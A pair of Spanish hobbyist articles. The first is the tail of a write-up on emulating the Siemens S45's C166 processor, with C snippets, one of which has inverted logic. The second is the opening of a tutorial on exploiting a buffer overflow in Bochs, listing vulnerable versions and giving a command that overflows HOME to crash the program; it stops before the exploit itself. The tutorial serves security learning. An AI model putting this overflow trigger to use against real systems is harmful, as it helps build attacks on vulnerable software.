jmpr cc_Z, salta
```

entonces la lógica no funciona, pues la siguiente instrucción es NOP, que no altera los flags. Mala suerte; no hay un buen método para prever dónde calcular los flags.

Ahora veo que el mecanismo del C166 de guardar los SFR no es tan buena idea.
En otros emuladores tienen el mismo problema, aunque como no tienen que guardarlo en un registro SFR, usan una variable interna al emulador.
Eso es malo para ellos.

Por ejemplo, yo tengo la instrucción
EC 88 = push PSW
que toma PSW desde S45mem[0x00FF10]
y lo mete en la pila. No tengo que tratar PSW como un dato especial.

En cambio otros emuladores tienen que usar un artificio para averiguar el
valor del registro de los flags.

****
CONTROL DE FLUJO
****
Como iba diciento, tratar las condiciones para los saltos es cosa de niños:
para procesar "jmpr cc_Z, salta"
sólo tengo que mirar el bit 3 de PSW:
```
if (*PSW_low & (1<<3) )
 IP= IP+salta;
```

Bueno, como pocas cosas hay fáciles en esta vida, las condiciones de salto son:
cc_UC = incondicional. Siempre salta
cc_Z   = si el flag Z está activado
cc_NZ = si el flag Z está desactivado
cc_V   = si el flag V está activado
cc_NV = si el flag V está desactivado (el valor es negativo)
cc_N   = si el flag N está activado (el valor no es negativo)
cc_NN = si el flag N está desactivado
cc_C   = si el flag C está activado
cc_NC = si el flag C está desactivado
cc_EQ = los valores son iguales
cc_NE = los valores no son iguales
cc_ULT = Menor que ... (pero sin contar el signo)
cc_ULE = Menor o igual que ... (pero sin contar el signo)
cc_UGE = Mayor o igual que ... (pero sin contar el signo)
cc_UGT = Mayor que ... (pero sin contar el signo)
cc_SLE = Menor o igual que ... (considerando el signo)
cc_SGE = Mayor o igual que ... (considerando el signo)
cc_SGT = Mayor que ... (considerando el signo)
cc_NET = No igual y no fin-de-tabla

Las primeras 1+5*2 condiciones son evidentes.
Pero las otras son combinaciones de ellas. Por ejemplo, cc_ULE quiere decir que
-o bien son iguales: flag Z está activo
-o bien el segundo operador es menor que el primero: flag C está activo
Así que la condición
"jmpr cc_ULE, salta"
es:
```
if ( (*PSW_low & (1<<3)) || (*PSW_low & (1<<1)) )
 IP= IP+salta;
```
que también se puede escribir como
```
if ( (*PSW_low & (1<<3 | 1<<1)) )
 IP= IP+salta;
```

Para los que se han dado cuenta que (1<<3 | 1<<1)) vale 8+2=0xA , decir que
el compilador también lo sabe, y lo aplica eficientemente.

Para más pena, todas estas condiciones de salto están realmente usadas en
el SiemensS45, por lo que hay que implementarlas.
Y hay que hacerlo de manera que tarde el mínimo tiempo.

He visto que otros emuladores tratan los registros orientados a bits
con un "typedef struct" y una "union".
Es una técnica muy buena pero desafortunadamente a mí no me sirve porque
sólo uso 5 bits, y el remedio es más lento que la enfermedad.
Lo explico aqui para los que quieran aprender como se haría:

```
typedef struct _flagsPSW
{
 unsigned ILVL:4;
 unsigned IEN:1;
 unsigned HLDEN:1;
 unsigned noUsado9:1;
 unsigned noUsado8:1;
 unsigned noUsado7:1;
 unsigned USR0:1;
 unsigned MULIP:1;
 unsigned E:1;
```

```
 unsigned Z:1;
 unsigned V:1;
 unsigned C:1;
 unsigned N:1;
};

typedef struct _bytesPSW {
 char high;
 char low;
};

union _PSW {
struct _flagsPSW flagsPSW;
struct _bytesPSW bytesPSW;
int intPSW;
};

union _PSW PSW;

PSW.flagsPSW.Z=0;
PSW.bytesPSW.high=0;
PSW.intPSW=0;
```

Pero como he dicho, el orden de los bits, bytes, y long es dependiente de la máquina sobre la que compilo el emulador y esto altera completamente el resultado.

Ah, como nota curiosa, decir que
mov PSW, r3
funciona perfectamente, y es una manera correcta de poner los flags.
De hecho, este comando está varias veces usado en la Flash del Siemens S45.

A propósito de esto, una instrucción bastante potente es CMPI2
96 F4 44 44 = cmpi2 r4, #4444h
que significa:
-compara r4 con 0x4444
-ajusta todos los flags
-incrementa r4 en 2 unidades, pero sin alterar los flags
-toma el flag Z calculado anteriormente para calcular condiciones de salto
Es un comando bastante usado para recorrer tablas y bucles

También existe una instrucción CMPI1 que lo incrementa sólo en 1 unidad.

****
DATOS INNECESARIOS
****

Otra instrucción es CPL, que complementa a 1 el operador.
91 30 = cpl r3
Si r3 vale 0x3333, tras esta instrucción valdrá 0xFFFF-0x3333 = 0xCCCC
Lo gracioso es que sólo se ajustan los flags E, Z y N.
Los flags V y C siempre se ponen a 0.
Esto me obliga a que la rutina que emula el ajuste de los flags tiene que ser flexible para admitir únicamente algunos de los flags.
Por otra parte esto es bueno, pues me ahorra algunos cálculos.

Como se puede ver, el código de esta instrucción es 0x91, y el siguiente byte (0x30 en este caso) indica el registro GRP que hay que usar.
Puesto que sólo hay 16 registros GPR, este dato vale 0x00 (para R0), 0x10 (para R1), 0x20 (para R2), ... 0xF0 (para R15), así que la parte baja del segundo byte no sirve para nada.
Esto hace que también la instrucción
91 38 signifique "cpl r3"
y lo mismo en general con 91 3n

Esto pasa con muchas de las instrucciones. No necesitan todos los datos.
Pero tampoco es cuestión de ahorrar innecesariamente.

****
INSTRUCCIONES FANTASMAS
****
Según el manual, si una instrucción no está implementada, el C166 debería saltar (con CALLS) a una rutina concreta 0x000004) para procesar como si fuera una excepción crítica , ya que no deberían ser parte de un programa normal.

Esto sólo funciona con el primer byte.
Por ejemplo, la instrucción NOP es CC 00
Si hago un programa que contenga
CC 01
esto debería saltar a la rutina en 0x000004. Bueno, pues no lo hace.
En cambio, el código 8B no corresponde a ninguna instrucción.
Si mi programa tiene
8B 00
entonces sí que salta a 0x000004.
En condiciones normales este programa resetea el móvil, entendiendo que ha
habido un error y la instrucción ejecutada no debería estar ahí.
Pero cambiando este programa se puede ampliar el conjunto de instrucciones.
Algo así como:

```
org 0x000004
pop r4 ; como me llaman con CALLS, la pila tiene posición+2 desde la que vengo
push r4 ; lo vuelvo a poner, pues lo necesito para retornar
mov r3, [r4-2]
cmp r3, 0x8B00
jmpr nn_NZ, no_es_8B00
 ; hacer algo especial
 rets
no_es_8B00:
 rets ; (o mejor: RESET)
```

Así se puede hacer fácilmente una extensión al conjunto de operaciones.

La manera de gestionar esto en mi emulador no es complicada:
si no consigo averiguar cual es la instrucción para el código, salto a 0x000004.

Si en el proceso inicial sólo cargo la Flash a partir de la memoria 0xC00000,
seguro que no habrá ningún programa en 0x000004. Pero como lo que yo tengo
es la copia de la memoria desde 0x000000 hasta 0xFFFFFF, es posible que
alguna de las rutinas de inicialización haya puesto algo allí.
Efectivamente, lo que hay es un salto a CDE4AE.
Esta rutina se encarga de volcar la pila a 0x10DACE, y luego salta a CDE4EC.

Aquí pone la pila con valores seguros, resetea casi todos los registros, guarda
los datos desde 10DACE a una zona permanente de la memoria, y resetea el móvil.
Esto permite que se pueda analizar a posteriori dónde ha encontrado la
operación errónea.

****
T'HAS PASAO
****
Como recordarás, la memoria va hasta 0xFFFFFF, pero es posible hacer

```
org 0xFFFFFC
0D 08
```

que significa:

```
jmpr cc_UC, 0x8
```

Con lo que intentará saltar a 0xFFFFFC+0x8=0x1000004 que está fuera de memoria.
Para el móvil lo mejor es saltar a otra rutina que gestiona accesos a memoria
más allá de los límites.
Por condiciones de diseño esta es la misma rutina 0x000004.
Yo tengo que emular lo mismo; tras cada salto con jmpr y callr:

```
if (IP>0xFFFFFF)
 IP=0x000004;
```

Otro problema es que al ser un micro de 16 bits sólo puede saltar a
direcciones múltiplos de 2. No es legal hacer

```
calls 0xC00001
```

Esto yo lo soluciono haciendo

```
if (! IP%2)
 IP=0x000004;
```

Similarmente no es posible leer un word de una memoria de posición impar.

```
mov r3, 3333h ; no es admisible; leería 2 bytes de la memoria en 0x3333
```

Notar que es perfectamente normal leer un byte:

```
movb rh3, 3333h
```

sí es válido, pues:
-se leerá el byte de la memoria 0x3333
-suponer que es 0x55
-se guardara en RH3, es decir, S45mem[0x00FBD6+3*2+1]

Algo parecido pasa con el StackOverflow. Si meto en la pila más datos de
los que caben, se produce una excepción y se salta a la rutina 0x000004.

Pero claro, estos chequeos ralentizan el procesado. Al fin y al cabo, ?cual es la posibilidad de que los ingenieros de Siemens hayan cometido un error y salten a una dirección impar? Mínima. Así que decido eliminar estos controles.

****
SOLO ALGUNOS SEGMENTOS
****
En los párrafos anteriores he dado por supuesto que la memoria ocupa 16 Mg.
Bueno, esto no es del todo cierto.
La memoria total se divide en 0x400 páginas de 0x4000 bytes , de las cuales 0x100 , es decir, 4 Mg son de RAM.
El resto es para RAM, pero no toda es real.

Sólo algunos de los segmentos existen en realidad: los demás son "espejos" de los demás. Por ejemplo, el segmento 0x0100 es el mismo que el 0x0200.
A decir verdad, apenas 160 (0xA0) se usan, en vez de 768 (0x300)
Los 0x0020 primeros son reales. Pero desde 0x0020 hasta 0x0040, son los mismos que desde 0x0000 hasta 0x0020
También desde 0x0040 hasta 0x0060 son los mismos. Y desde 0x0060 hasta 0x0080 .
Pero es posible leer y escribir en todos ellos. Simplemente que se comportan como si fueran el mismo.
La manera de tratarlo es sencilla:
si la página de memoria a escribir es mayor que 0x0020 y menor que 0x0080 , entonces toma la página, módulo 0x0020.
Esto introduce un paso más cada vez que accedo a la memoria.
Bueno, puedo evitar chequear esto cuando accedo a los registros SFR y GPR, ya que sé que siempre caen en la página 0x0003, con lo cual me evito el 90% de las comprobaciones.
Otra manera más eficiente es:
página &= 0x001F
dado que esto reducirá la página a un valor comprendido entre 0x0000 y 0x0020.
Ligeramente mejor es usar un array de páginas de las que sólo uso las 0x200 primeras, y las otras son simples punteros a estas.

```
char *paginas[0x400];
for(i=0;i<0x0020;i++)
   {
   paginas[i]=malloc(0x4000);
   paginas[0x0020+i]=paginas[i];
   paginas[0x0040+i]=paginas[i];
   paginas[0x0060+i]=paginas[i];
   }
```

Para acceder a una posición de memoria en la página 0x56 y offset=0x7890 hago
paginas[0x56][0x7890]

en general, para acceder a un dato en la memoria debo hacer

```
pagina=posicion/0x4000;
offset=posicion%0x4000;
dato=paginas[pagina][offset]
```

con el beneficio extra de que sólo uso 1/4 de la memoria.

Algo todavía mejor es evitar esos cálculos sobre "posicion" usando una estructura para separar automáticamente los bytes:

```
typedef struct _posicionBytes {
 char b1;
 char b2;
 char b3;
 char b4;
};

union {
 _posicionBytes posicionBytes;
 long posicionLong;
 };
```

Pero esto es totalmente dependiente si el procesador destino es little-indian o big-indian. Puede que funcione en un Pentium pero no en SPARC.
Ya sé que el compilador es capaz de detectar esto, pero a pesar de todo añade complejidad al leerlo.

Como creo haber dicho anteriormente, el propio compilador debería ser capaz de saber que
pagina=posicion/0x4000;
se puede calcular más rápidamente haciendo

```
pagina=posicion>>14;
y que
offset=posicion&0x3FFF;

Otras páginas también están duplicadas: todas las páginas entre 0x0100
y 0x0180 son las mismas que entre 0x0080 y 0x0100
En general, cualquier página mayor que 0x100 y menor que 0x300 es
equivalente a tomar la página%0x0080+0x0080.
Es decir, sólo existen 0x80 páginas reales.

*****************
EVITAR SOBRECARGA
*****************
Obviamente el emulador contiene un bucle principal para identificar
instrucciones, unas 80 funciones para ejecutar cada uno de los tipos
de comandos, y otras funciones comunes para:
-leer/escribir un registro SFR
-leer/escribir un registro GPR
-leer/escribir un word/byte en la memoria
-averiguar un segmento
-hacer uso del DPPi
-leer/escribir flags

Una manera de evitar sobrecargar el programa es usar funciones inline.
El compilador entonces no genera una función, sino que usa el código
generado una y otra vez, incluyéndolo en el código final. Esto aumenta
el tamaño del programa ejecutable, pero evita el proceso de llamar
a las funciones.

Otra mejora es evitar pasar parámetros a las funciones.
Suponer la instucción
00 45 = add r4, r5
el primer byte 0x00 indica que es la instrucción ADD para sumar dos SFR
mientras que 0x45 indica que el fuente es R5, y el destino es R4
Podría hacer:
 registros_a_usar=0x45;
 nibble_bajo=tomar_nibble(registros_a_usar, PARTE_BAJA);
 CP=calcula_GPR("0x00FE10");
 valorR5=leeSFR(CP, nibble_bajo);
 nibble_alto=tomar_nibble(registros_a_usar, PARTE_ALTA)
 valorR4=leeSFR(CP, nibble_alto);
 valorR4+=valorR5;
 escribeSFR(CP, valorR4);

Más eficiente es:
-crear variables globales que reuso una y otra vez
-evitar variables temporales
-usar menos funciones, pero más grandes
-pasar menos argumentos:

 global_registros_a_usar=0x45;
 CP=calcula_GPR("0x00FE10"); /* calcularlo las mínimas veces posible */
 Suma_y_escribeSFR(
           leeSFR_usandoCP_y_nibbleBajo(),
           leeSFR_usandoCP_y_nibbleAlto()
           );
donde
-leeSFR_usandoCP_y_nibbleBajo sabe que tiene que usar:
---el nibble bajo de la variable global_registros_a_usar
---la variable global CP
-leeSFR_usandoCP_y_nibbleAlto sabe que tiene que usar:
---el nibble alto de la variable global_registros_a_usar
---la variable global CP
---retorna el valor, y deja la dirección (0x00FBD6+4*2) en ultimoR
-escribeSFR tiene que sumar, y escribir usando:
---los parámetros
---meter en nibbleAlto el valor *ultimoR

Por supuesto que esto hace que muchas de las rutinas deban estar duplicadas, o
tenga funcionalidades muy parecidas. Pero esto se soluciona haciendo macros.
Algo así como
#define xxx(global_registros_a_usar & 0x0F) xxx_nibbleBajo()
#define xxx(global_registros_a_usar >> 0x4) xxx_nibbleAlto()
y viceversa, según quiera agrupar instrucciones o separarlas.
```

****
DE REPENTE, EL ULTIMO VERANO
****
Hay algunas instrucciones que las únicas personas que las usan son los programadores de Sistemas Operativos y de emuladores. Entre ellas están:
PWRDN: apaga el móvil
SRST: resetea el móvil
EINIT: fin de inicialización: la pila y los registros tienen valores seguros
IDLE: entra en modo de bajo consumo. Interrumpible por interrupción hardware
SRVWDT: servicio del watchdog. Cada cierto tiempo el móvil tiene que decir que sigue vivo. Si no, el hardware provoca un reset.
DISWDT: deshabilito el watchdog, normalemente porque ya estoy respondiéndole
Estas instrucciones son muy importantes para la multitarea.
Cuando el móvil no tiene nada que hacer, entra en modo IDLE. Entonces sólo una señal de hardware puede despertarle.
Además de esto, se pueden producir otras señal en cualquier momento:
-cuando un dato se recibe por el puerto serie
-cuando un dato se recibe por el interface de radio
-cuando el timer alcanza un valor
-cuando se pulsa una tecla
-cuando el micrófono detecta sonido
-el puerto de infrarrojos recibe un dato
-el cable (de datos, batería, coche) se conecta
-la batería está baja

estos eventos se procesan a través de una tabla de interrupciones que se encuentra a partir de 0x000008

En cierto modo, el fallo "instrucción no implementada" y "fuera de memoria" también actúan como interrupciones.
Cada evento salta a una dirección adecuada. Por ejemplo, el timer va a 0x0000A4
Para emular esto tengo varias opciones:
-saber el tiempo exacto que debería tardar en ejecutarse cada instrucción. Cuando llegue a un cierto límite, salto al handler de 0x0000A4 . Esto me obliga a hacer unos cuantos más cálculos
-establecer un timer en mi emulador. Para esto debería usar librerías de C específicas al sistema operativo en el que corre mi emulador.
-cada X instrucciones procesadas, llamar al handler. El control de tiempos no es exacto, pero es fácil de implementar, así que me decido por esta opción.
Tengo algo que no funciona exactamente a 25 Mhz, pero al menos lo parece.
Ya que estoy en este apartado, decir que consigo una velocidad 1000 veces menor: en un PC a 2.5 GHz, el emulador va 10 veces más lento que el móvil auténtico. A mí me sirve así. Pero estoy gratamente sorprendido de que el emulador de Palm pueda alcanzar velocidad en tiempo real.

La mayoría de los otros eventos son muy difíciles de implementar: por ejemplo, ?como voy a simular el micrófono, si mi PC ni siquiera tiene uno? Además, no sé como programarlo y no me apetece estudiarlo.
Lo que sí puedo hacer es preparar menús para simularlos. Por ejemplo, diseño un botón que simula el puerto del C166 que dice que la batería está baja.
Lo fundamental es que todo esto está bien gestionado en el móvil. Si quiero saber cómo funciona en la realidad, debo analizar en vivo su funcionamiento.
Esta es la misma técnica que usa el otro simulador SMTK.
En otros emuladores esto tampoco está completamente resuelto. Por ejemplo, el emulador de Palm usa el ratón en vez de la pantalla táctil y el stylus, pero no puede simular el puerto serie.

Al igual que hay interfaces de entrada, también los hay de salida:
-pantalla
-iluminación de pantalla
-vibración
-altavoz
-puerto serie
-puerto infrarrojos
-interface de radio
-tarjeta SIM
De estos, lo más útil de emular es la pantalla.
Tras breves investigaciones llegué a la conclusión de que la memoria del display está almacenada a partir de 0x005FD4 y ocupa 60 líneas de 13 bytes, en la que cada bit es un pixel, de izquierda a derecha.
Al menos no es tan complejo como Wine, donde hay que usar planos de colores.

El resto de los interfaces no los he implementado. Cuando se manda un dato a ellos, simplemente lo imprimo en una subventana.

En mi opinión ésto es lo que marca el éxito de un emulador: el hardware que es capaz de simular.
Por eso es tan "fácil" simular otro ordenador. Al fin y al cabo casi todos tienen teclado, ratón y pantalla, ?no?

Una solución que me gustaría implementar es usar el sistema real, conectado al sistema emulador.
Por ejemplo, si quisiera mandar algo al altavoz real, me conecto al móvil (por el cable serie) y le digo que active el altavoz.
El inconveniente es que ésto exige mucha interacción a alta velocidad, y precisamente velocidad es lo que me falta.

Por supuesto que me gustaría simular el interface con la tarjeta SIM o el de radio, pero creo que tardaré en hacerlo.

****
LA NOCHE DE LOS TRAMPOSOS
****
En otro artículo expliqué cómo funcionan los TRAPs. Para no repetirme, diré que es una manera cómoda de llamar a una subrutina.
9B 54 = trap #2Ah
saltará a la rutina en 0x2A*4=0x0000A8
Esta rutina resulta ser un
jmps 0CE3468h
que lee ADDRSEL2 , o sea, uno de los interfaces.

Las rutinas llamadas por "trap" siempre deben acabar con "reti", no con "rets"
Para simular "trap nn", hay que hacer
push PSW
push CSP
jmps nn*4
Como el byte que sigue a la instrucción 9B sólo usa números pares, en realidad el valor ya está multiplicado por 2.
Por eso sólo hay 0x80 traps, que saltan a direcciones múltiplo de 4.

****
EVITANDO DPP
****
Antes he explicado el espinoso asunto de usar los registros DPPn para el modo de dirección largo.
A veces sólo hay que leer un dato, y no interesa cambiar DPPn.
Para esto se usa el comando EXTP, en el que se extiende la página indicada
D7 40 42 00 = extp #42h, #1
F2 F6 66 66 = mov r6, 6666h
Con esto, R6 tendrá el valor que está en la página 0x0042 , offset 0x6666 , es decir, el valor de
0x0042*0x4000 + 0x6666 = 10E666
O sea, R6=S45mem[0x10E666]

Para emular esto lo que tengo que hacer es deshabilitar temporalemente el uso de DPP0, lo que me obliga de nuevo a procesar las instrucciones siguientes a "extp" antes de ejecutarlas. Felizmente esto solo lo tengo que hacer cuando encuentre la instrucción EXTP.
O sea:
-cuando encuentro extp , poner una variable global llamada G_extp.
-antes de usar un GPR, mirar si G_extp está puesto
-si es así, usarlo, en vez de DPPn
-si no, usar DPPn
De nuevo, algo que ralentiza el procesado :-(

Bueno, también existe la instrucción EXTR para acceder a otros registros SFR que están situados en una memoria externa llamada "Espacio SFR Extendido", pero sólo se usa en una rutina, para acceder a la memoria de los periféricos, así que ni siquiera me he molestado en implementarla.

Hay otra instrucción EXTS para extender el segmento. Funciona igual que EXTP, pero con segmentos en vez de páginas. No se usa nunca.

En este caso que no implemento una instrucción, lo que hago es mostrar un aviso en la consola. Así sé que tengo que andar con cuidado, pues puede suceder que los datos sean inconsistentes a partir de dicho momento.
Es un riesgo que puedo tomar sin mayores quebraderos de cabeza.

****

PROBANDO, PROBANDO

Por supuesto, yo he hecho cientos de programas para verificar que mi emulador procesa instrucciones de manera igual al móvil real.
También he llamado a rutinas complejas del móvil, y comprobado que el resultado es el mismo que en el emulador.

Lo más fácil es cuando la rutina apenas depende de datos externos. Pero muy a menudo una rutina pone un valor, y 3 rutinas más allá se lee dicho valor.
Por no contar las rutinas que preparan datos, los guardan en memoria, y salen. Más tarde el controlador de tareas ve que hay algo pendiente y continúa el proceso. Esto es muy común en el C166.

Pero resulta indescriptible la sensación cuando pones a trabajar al emulador por un lado, y al móvil por otro, y al cabo del rato finalizan la ejecución dando el mismo resultado.
Esto implica múltiples volcados de memoria desde el móvil hacia el PC, pues la más mínima diferencia hay que estudiar porqué se ha producido, y dónde.

Entonces hay que relanzar la simulación hasta que coincida con el sistema real.
Dado que no es posible iniciar el teléfono en estados idénticos, cada rutina ejecutada puede actuar de modo distinto si lo ejecutas en un momento o en otro.
Hay tantas condiciones externas que resulta difícil controlarlas todas.
Y eso que yo "simplemente" he hecho un emulador. Imagina los técnicos de Siemens cuando han tenido que desarrollar el sistema.
Claro que ellos cuentan con mucha más experiencia, medios técnicos, y además les pagan por ello.
De todos modos, desde aquí mi admiración para todos ellos y los miles de profesionales que hacen su trabajo a conciencia.
Igualmente felicidades a todos los aficionados (significando: sin paga) que dedican tiempo y esfuerzo a la investigación, en cualquier campo de actividad.

UNIVERSALIDAD

Con esto consigo un sistema capaz de emular cualquier teléfono Siemens que lleve un microprocesador C166.
Esto me permite emular un S45, o el C35.
También los modelos SL45i, S55, A55, S2, y otros 10 más.
Hay pequenios detalles que diferencian unos de otros; en general la ubicación del memoria de pantalla y los diversos puertos.
Puesto que no he emulado los puertos, esto no es un problema.
Lo peor viene porque no dispongo de ningún otro modelo, así que no puedo probar cosas tan importantes como el número de segmentos, el tamaño de memoria, o el funcionamiento del sistema de interrupciones.

Modelos diferentes tienen comportamientos diferentes. Lo bueno es que se puede entender rápidamente un modelo, si ya has llegado a comprender otro.

Además lo único que he encontrado es la Flash, pero necesito la memoria completa de un sistema que esté funcionando.
Supongo que otros creadores de emuladores piden a la gente que les manden copias de sus ROM, que hagan de beta-testers, o les manden sus sistemas.
Yo lo he hecho y la respuesta recibida ha sido mínima. Quizás mi sistema es todavía muy frágil o poco user-friendly, y pocos han conseguido obtener copias fiables de sus sistemas.
No que quejo: simplemente indico que si quieres que algo se haga, lo mejor es que lo hagas tú mismo.

A propósito de esto, existen emuladores de Java para casi todos los modelos de Siemens. En teoría sólo sirven para probar los applets, pero el sistema de navegación de menús hace pensar que internamente incluye el mismo Sistema operativo, pero dentro de un programa. Las instrucciones no son las mismas; en otras palabras, la Flash del móvil no está dentro del emulador. Yo creo que han tomado el código fuente (escrito en C, casi seguro) del S.O. del móvil, y lo han compilado para PC.
Luego se añade un interface gráfico, y se substituyen la rutinas de acceso a ficheros, SIM y radio por otras simulaciones gobernadas por menús.
Claro que es mucho más difícil que esto, como supongo que va quedando evidente a lo largo de este texto.

DEBUGGER

Tal como he mencionado al principio de este artículo, el objetivo era

desarrollar un sistema que me permita probar los programas que yo meto en el móvil, antes de transferirlos definitivamente.
Pero claro, la mayoría de las veces ni siquiera funcionan en el emulador. Una vez descartado los fallos de programación del emulador en sí, hay que identificar los fallos de mis programas.
La herramienta más útil es un debugger, que me permita
-seguir el flujo de ejecución del programa
-consultar y cambiar los valores de los registros
-mirar la memoria
-detener el progama cuando una cierta condición sea cierta.

Para ello he implementado un sistema de visualización y edición en multiventanas, donde puedo ver y modificar todo lo que quiera, incluyendo:
-registros
-código desensamblado de las instrucciones
-memoria
-datos en binario, hexadecimal, y ASCII
-pila
-pila de R0
-flujo de llamadas

y un sistema de debugging:
-poner/quitar/ver breakpoints en rutinas
-lo mismo, en rangos de memoria
-también en valores de registros GPR
-registros SFR
-posiciones de memoria

Aquí seguro que hay muchos trucos, pero yo no uso casi ninguno.
La única optimización que he desarrollado es la búsqueda de breakpoints. En vez de mantener una lista con todos ellos, y recorrerla antes de ejecutar cada instrucción, he decidido crear un array de 16Mg: si el dato contiene 0x01 entonces hay un breakpoint.
Pongo un 0x02 si hay un breakpoint de valor GPR o SFR. Al fin y al cabo, son posiciones de memoria, ?no?
Cuando ejecuto una instrucción o cambio un dato , por ejemplo en IP=0xFCA000 miro si breakpoint[0xFCA000] !=0 y detengo el programa para empezar la investigación. Esto es rápido y terriblemente eficiente.

Tan importante como preparar los breakpoints es poder guardarlos, junto con el estado del programa. Esto es fácil: guarda la memoria emulada del S45mem[] y breakpoint[].
Total, 64 Mg. no es tanto. Y si sólo guardo los segmentos que en realidad están usados, mucho mejor.

****
DEMASIADO RAPIDO
****
Para conseguir la mayor velocidad en un sistema como Windows o X-window, es preciso procesar muchas instrucciones sin detenerse a mirar otros eventos. Esto implica no mirar si el ratón se ha movido, o si algún menú se ha elegido, o si algún botón se ha pulsado.
Esto hace que algunos emuladores usen toda la CPU no dejando que otros programas funcionen a la vez. Realmente, no soy capaz de encontrar una solución que sea buena: o miro constantemente otros eventos, o no los miro casi nunca.
Como medida preventiva miro los eventos cada 1000 instrucciones, lo cual es más que suficiente.
Otra solución es mirarlos cada vez que se produce una cierta instrucción, por ejemplo rets , que se produce bastante frecuentemente.
Como he dicho, los breakpoints se miran a cada instrucción ejecutada, así que es imposible que pierda ninguno.

Al usar la herramienta "profiler" he visto que podría mejorar todavía más la eficiencia si mantengo cacheados los registros IP , CP, R0 y SP .
Como apenas existen instrucciones que los modifiquen directamente, me puedo permitir el lujo de tener punteros a ellos, y escribirlos sólo cuando veo que alguien va a leerlos.
Esto resultó en una mejora del 40%. No estoy seguro de que funcione perfectamente siempre (de hecho, sé cómo hacerlo fallar) pero hasta ahora no he tenido problemas.

Esto me obligó a reescribir algunas partes del emulador, en puntos que consideraban que debían reajustar los registros, cuando en realidad no era absolutamente necesario.

****
QUE SERA, SERA
****
El siguiente paso que quiero hacer es un debugger en tiempo real del móvil.
El emulador ejecutará las rutinas que sea capaz, y le pedirá al móvil que ejecute las que no pueda.
Así quizás pueda conseguir un sistema híbrido para hacer mis pruebas sobre la parte de telefonía.

El modelo S45 es bastante potente. Ahora, al final, me pregunto si debería haber usado otro más pequeño, ya que tendrá menos funcionalidad que estudiar. Las rutinas de GPRS, Internet, FlexMem, salvapantallas, ... no hacen más que complicar el análisis y visión compacta del sistema.

Otra posibilidad es adquirir un modelo superior; por ejemplo el S65 que tiene cámara, Bluetooth, pantalla de colores, Java, polifonía, MMC, y 16 Mg de Flash.

Aunque también es posible que deje reposar estos temas durante un tiempo.
El merecido descanso del guerrero.

EOF

```
_____________________________________________________________
$                                                           $
$  Mi primer exploit (buffer overflow de bochs  v1.0)      $
$                                                           $
$  Escrito por SeSoX (sesox at govannom dot org)            $
$                                                           $
$      Creado para http://www.govannom.org                  $
$                                                           $
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

1.- Agradecimientos
2.- Introduccion
3.- Sistemas vulnerables
4.- Provocando el desbordamiento
5.- Analizando el desbordamiento
6.- Obteniendo los datos necesarios para el exploit
7.- Creando el exploit
8.- Despedida

1.- Agradecimientos

Se que normalmente esto de los agradecimientos va al final del texto pero dado q en este caso tengo muy claro que sin los textos de cierta gente no podria haber adquirido los conocimientos que ahora tengo, paso a agradecer. Queria agradecer a Raise los textos que ha escrito sobre buffer overflows concretamente y a honoriak sus traducciones pq gracias a esos textos he podido aprender muchisimo y he pasado ratos muy divertidos. De verdad muchas gracias!! Tambien aprobechar para agradecer a toda la gente q escribe y comparte sus conocimientos con los demas sin esperar nada a cambio.

2.- Introduccion

Bien, una vez dadas las gracias, ya me kedao mas agusto :) asi que pasemos a explicar algunas cosillas sobre este texto, lo que voy a hacer es intentar explicar todos los pasos que segui para analizar el bug q encontre en bochs y lo que hice para crear el exploit. Comentar tambien que es el primer bug que he encontrado y el unico exploit que he hecho, todo un subidon de adrenalina en su momento, esa sensacion por la que merece la pena pasar horas y horas delante del pc aprendiendo y cacharreando, os lo aseguro ;D si no fuera por esos momentos hace tiempo que me hubiera dedicado a hacer otras cosas en mi tiempo libre (y no tan libre ;).

Comentar tambien que mis conocimientos de programacion son muy reducidos y los que he adquirido sobre buffer overflows se limitan a lo q he aprendido leyendo textos, por lo que es posible q meta la pata en algun momento del texto, o que haya cosas que se puedan hacer usando otros metodos mejores o mas rapidos, si quereis podeis enviarme un mail para q lo corrija o mejore y sino, pues nada ;PP

Bueno, pasemos ya a comentar algunas cosillas sobre el bug q sino me enrollo mucho e igual os aburris jeje ;)

Que es bochs ? pues bueno, es un emulador tipo vmware o virtual PC que corre bajo linux y win$ux (kiza tambien sobre ppc, no estoy seguro). Nosotros trabajaremos con la version para linux.

Que bug tiene ? pues bien, el bug es uno muy conocido y la verdad es que no aporta nada nuevo, es un bug de buffer overflow y ocurre pq no se comprueba la longitud de una variable de entorno.

Pq otro texto de buffer overflows ? Bueno, no voy a explicar los buffer overflows ni nada parecido, lo que pretendo con este texto es explicar donde localize el fallo, como lo analize y como cree el exploit, obteniendo la return addres y demas, es decir, que tengo pensado que sea mas practico que otra cosa (espero cumplirlo segun siga escribiendo estas lineas ;).

Q herramientas usaremos ? pues voy a usar el gdb, vi y gcc.

3.- Sistemas vulnerables

No he testeado todas las versiones de bochs, pero se q son vulnerables las siguientes versiones:

bochs 2.0.1, 2.0.2, 2.1.pre1, 2.1.pre2 y 2.1

4.- Provocando el desbordamiento

Como en otros muchos bugs (por no decir todos) para que se produzca el desbordamiento se tienen que cumplir una serie de requisitos, en nuestro caso lo que tiene que ocurrir es que el programa no encuentre ninguno de estos ficheros de configuracion:

.bochsrc, bochsrc, bochsrc.txt

Cuando el programa no encuentre ninguno de estos ficheros, utilizara la variable de entorno $HOME para buscar el fichero de configuracion y entonces sera cuando ocurra el desbordamiento, por lo tanto compilamos el porograma q hemos descargado, yo usare bochs-2.0.2 y lo compilamos (no es necesario instalarlo). Ahora si quereis podeis ejecutar ./bochs para ver que nos muestra una salida normal y el programa funciona correctamente, bien, hemos dicho que el desbordamiento se produce por la variable HOME asi que agamosle un pekeño cambio para conseguir que se produzca el desbordamiento que andamos buscando, concretamente el cambio que haremos sera el siguiente (no os olvideis de borrar los ficheros que comentamos antes si es que existen):

```
export HOME=`perl -e "printf 'a'x1000"`
```

NOTA: Si no os funciona con el numero q uso, probar con uno mas grande, en otros sistemas es posible q cambie este valor aunq creo q con 1000 sera suficiente para todo el mundo ;).

Bien una vez echo esto podemos ejecutar bochs con ./bochs y veremos como nos dice Segmentation fault, bueno, con esto ya hemos conseguido que el programa se haya desbordado. Emocionante ? jeje, pues sigamos adelante a ver pq se ha producido este error.

5.- Analizando el desbordamiento

